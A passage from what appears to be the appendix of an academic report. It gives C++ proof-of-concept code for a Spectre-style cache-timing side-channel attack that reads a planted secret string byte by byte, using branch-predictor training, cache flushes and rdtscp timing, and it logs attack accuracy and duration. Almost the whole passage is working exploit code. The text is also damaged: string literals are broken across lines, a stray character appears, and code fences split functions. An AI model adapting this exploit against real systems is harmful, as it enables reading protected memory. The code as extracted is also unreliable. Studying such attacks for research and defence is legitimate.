    uint64_t startTime = __rdtscp(&junk);
    init_attack();

    write_log("Reading " + std::to_string(len) + " bytes from target\n");
    cout << "Reading " << len << " bytes from target ::\n";/
    string guessed_secret;
    while (len--) {
        std::stringstream target;
        target << "Reading at Target Address  = " << (void *)target_idx << " ... ";
        write_log(target.str());
        cout << "Reading at Target Address  = " << (void *)target_idx << " ... ";
        readMemoryByte(target_idx++);

        int most_likely_char = int('?');
        while (!PQ.empty() && results[PQ.top()] >= LIKELY_THRESHOLD) {
            int curr_char = PQ.top();
            PQ.pop();
            if (curr_char < 31 || curr_char > 127)
                continue;

            if (most_likely_char == '?')
                most_likely_char = curr_char;
            write_log("Char '" + std::string(1, char(curr_char)) + "' Score: "
                              + std::to_string(results[curr_char]) + " | \n\n");
            cout << "Char '" << char(curr_char) << "' Score: " << results[curr_char] << " | ";
        }
    cout << "\n";
    guessed_secret.push_back(char(most_likely_char));
    }
    uint64_t endTime = __rdtscp(&junk);

   write_log("=============================================================================
              ==================\n");
    write_log("GUESSED SECRET: " + guessed_secret + "\n");
    uint64_t elapsedCycles = endTime - startTime;
    double elapsedTimeNs = static_cast<double>(elapsedCycles) / CPU_FREQ * 1e9;
    double time = elapsedTimeNs / 1e9;
    std::stringstream ss;
    // Printing the duration in seconds
    ss << "ATTACK TIME: " << time << " secs\n";
```

```
            write_log(ss.str());
            write_log("==========================================================================
                      ==================\n");
            cout << "THE GUESSED SECRET IS :: " << guessed_secret << "\n";
            cout << ss.str();

            if (guessed_secret == secret) {
                correct_guesses++;
            }
            total_guesses++;
            total_time = total_time + time;
        }
        write_stats(correct_guesses, total_guesses, total_time);
        cout << "Correct guesses: " << correct_guesses << "\n";
        cout << "Total guesses: " << total_guesses << "\n";
        cout << "Total time: " << total_time << " secs\n";
    }
    return 0;
}
```

A.2.3 Using C++ With Unordered Map

```cpp
#include <bits/stdc++.h>
#include <x86intrin.h>
#include <random>
#include <chrono>
#include <iostream>
#include <fstream>
#include <vector>
#include <utility>

using namespace std;

/*****************************************************************
Files for Logging and Output
 *****************************************************************/
void write_log(const std::string& message) {
    std::ofstream log_file("log.txt", std::ios_base::app);
    if (log_file.is_open()) {
        log_file << message << std::endl;
        log_file.close();
    } else {
        std::cerr << "Unable to open log file" << std::endl;
    }
}

void write_stats(int correct, int total, double time) {
   std::ofstream stats_file("stats.txt", std::ios_base::app);
    if (stats_file.is_open()) {
        stats_file << std::to_string(correct) << "," << std::to_string(total) << ","
                   << std::to_string(time) << std::endl;
        stats_file.close();
    } else {
        std::cerr << "Unable to open stats file" << std::endl;
    }
}

/*****************************************************************
Victim code.
*****************************************************************/

const int CACHE_LINE_INDEX_COUNT = 256;
const int CACHE_LINE_SLOT_SIZE = 512;
string secret = "Sachin@ES215*123";

unsigned int arr1_size = 16;
uint8_t arr1[160] = {15, 93, 45, 96, 4, 8, 41, 127, 15, 49, 56, 59, 62, 97, 112, 186};
uint8_t arr2[CACHE_LINE_INDEX_COUNT * CACHE_LINE_SLOT_SIZE];
```

```
int fetch_function(size_t idx) {
    if (idx < arr1_size){
        return arr2[arr1[idx] * CACHE_LINE_SLOT_SIZE];
    }
    return -1;
}

/*************************************************************
Attacking Program
*************************************************************/

const int CACHE_HIT_THRESHOLD = 80;
const int NUM_TRIES = 1000;
const int TRAINING_LOOPS = 100;
const int ATTACK_LEAP = 10;
const int INBETWEEN_DELAY = 100;
const int LIKELY_THRESHOLD = int(0.7 * NUM_TRIES);
int ATTACK_PATTERN[CACHE_LINE_INDEX_COUNT];
int results[CACHE_LINE_INDEX_COUNT];
bool IS_ATTACK[TRAINING_LOOPS];
int most_likely_char = int('?');
int max_score;

struct compareChars {
    bool operator()(int const &c1, int const &c2) {
        return results[c1] <= results[c2];
    }
};

void init_attack() {
    for (int i = 0; i < CACHE_LINE_INDEX_COUNT; ++i)
        ATTACK_PATTERN[i] = i;
    unsigned seed = std::chrono::system_clock::now().time_since_epoch().count();
    shuffle(ATTACK_PATTERN, ATTACK_PATTERN + CACHE_LINE_INDEX_COUNT, default_random_engine(seed));
    for (int i = 0; i < TRAINING_LOOPS; i += ATTACK_LEAP)
        IS_ATTACK[i] = true;
}

/**
 * Executes a cache timing side-channel attack to deduce the value of a specific memory byte.
 * It manipulates the CPU's branch predictor and measures access times to certain memory
 * locations, flushed from the cache, to determine the most likely byte value based on cache
 * hit or miss timing discrepancies. This method is employed to demonstrate vulnerabilities
 * that can leak sensitive data through hardware and software interactions.
 */
void readMemoryByte(size_t target_idx) {
    int i, j, curr_char;
    int total_score = 0;
    int num_chars = 0;
    unsigned int junk = 0;
    size_t train_idx, idx;
    uint64_t time1, time_diff;
    uint8_t *addr;
    max_score = 0;
```

```
    unordered_map<int, int> results;

    for (int tries = NUM_TRIES - 1; tries > 0; --tries) {
        for (i = 0; i < CACHE_LINE_INDEX_COUNT; i++)
            _mm_clflush(&arr2[i * CACHE_LINE_SLOT_SIZE]);

        train_idx = tries % arr1_size;
        for (i = TRAINING_LOOPS - 1; i >= 0; i--) {
            _mm_clflush(&arr1_size);
           for (j = 0; j < INBETWEEN_DELAY; j++)
                ;

            idx = IS_ATTACK[i] * target_idx +(!IS_ATTACK[i]) * train_idx;
            fetch_function(idx);
        }

        for (i = 0; i < CACHE_LINE_INDEX_COUNT; i++) {
            curr_char = ATTACK_PATTERN[i];
            addr = &arr2[curr_char * CACHE_LINE_SLOT_SIZE];
            time1 = __rdtscp(&junk);
            junk = *addr;
            time_diff = __rdtscp(&junk) - time1;
            if (time_diff <= CACHE_HIT_THRESHOLD ) {
                results[curr_char]++;
                total_score += results[curr_char];
                num_chars++;
            }
        }

        int likely_char = -1;
        int likely_score = -1;
        if (num_chars > 0) {
            double avg_score = (double)total_score / num_chars;
            for (auto it = results.begin(); it != results.end(); ++it) {
                if (it->second > avg_score && (it->first > 31 && it->first < 127)) {
                    if (it->second > likely_score) {
                        likely_char = it->first;
                        likely_score = it->second;}
                }
            }
        }

        if (likely_char !=-1) {
            max_score = likely_score;
            most_likely_char = likely_char;
        }
    }
}

/**
 * This function orchestrates a series of cache-timing attacks to guess the value of a secret
 * stored in memory. It sets up the environment for the attack, initializes necessary variables,
 * and iterates through multiple runs to statistically determine the most likely values of each
 * byte in the secret. For each byte, it measures the execution time of reading operations, logs
```

```
 * the process, and calculates the success rate of guessed values against the actual secret. It
 * concludes by logging the effectiveness of the attack in terms of accuracy and time efficiency.
 */
int main()
{
    const int ITERATIONS = 10;
    const int RUNS = 5;
    const double CPU_FREQ = 1895.611 * 1e6;

    cout << "The SECRET_KEY \"" << secret.c_str() << "\" is stored at address: " << &secret << "\n";
    std::stringstream header;
    header << "SECRET_KEY: " << secret.c_str() << "\nAddress: " << &secret << "\n";
    write_log(header.str());

    for (int iter = 0; iter < ITERATIONS; iter++) {
        int correct_guesses = 0;
        int total_guesses = 0;
        double total_time = 0;

        std::stringstream start;
        start << "\nSTARTING RUN " << iter+1 << "/" << ITERATIONS << "\n";
        write_log(start.str());
        cout << start.str();

        for (int i = 0; i < RUNS; i++) {
            size_t target_idx = (size_t)(secret.c_str() - (char *)arr1);
            int len = secret.length();
            for (size_t i = 0; i < sizeof(arr2); i++)
                arr2[i] = 1;
            unsigned int junk = 0;
            uint64_t startTime = __rdtscp(&junk);
            init_attack();

            write_log("Reading " + std::to_string(len) + " bytes from target\n");
            cout << "Reading " << len << " bytes from target ::\n";
            string guessed_secret;
            while (len--) {
                std::stringstream target;
                target << "Reading at Target Address  = " << (void *)target_idx << " ... ";
                write_log(target.str());
                cout << "Reading at Target Address  = " << (void *)target_idx << " ... ";
                readMemoryByte(target_idx++);

                if (most_likely_char != '?') {
                    write_log("Char '" + std::string(1, char(most_likely_char))
                                       + "' Score: " + std::to_string(max_score) + "\n");
                    cout << "Char '" << char(most_likely_char) << "' Score: " << max_score << " | ";
                }
            cout << "\n";
            guessed_secret.push_back(char(most_likely_char));
            }
            uint64_t endTime = __rdtscp(&junk);
            write_log("=========================================================================
                      ==================\n");
```

```
            write_log("GUESSED SECRET: " + guessed_secret + "\n");
            uint64_t elapsedCycles = endTime - startTime;
            double elapsedTimeNs = static_cast<double>(elapsedCycles) / CPU_FREQ * 1e9;
            double time = elapsedTimeNs / 1e9;
            std::stringstream ss;
            ss << "ATTACK TIME: " << time << " secs\n";
            write_log(ss.str());
            write_log("================================================================================
                      ================\n\n");
            cout << "THE GUESSED SECRET IS :: " << guessed_secret << "\n";
            cout << ss.str();

            if (guessed_secret == secret) {
                correct_guesses++;
            }
            total_guesses++;
            total_time = total_time + time;
        }
        write_stats(correct_guesses, total_guesses, total_time);
        cout << "Correct guesses: " << correct_guesses << "\n";
        cout << "Total guesses: " << total_guesses << "\n";
        cout << "Total time: " << total_time << " secs\n";
    }
    return 0;
}
```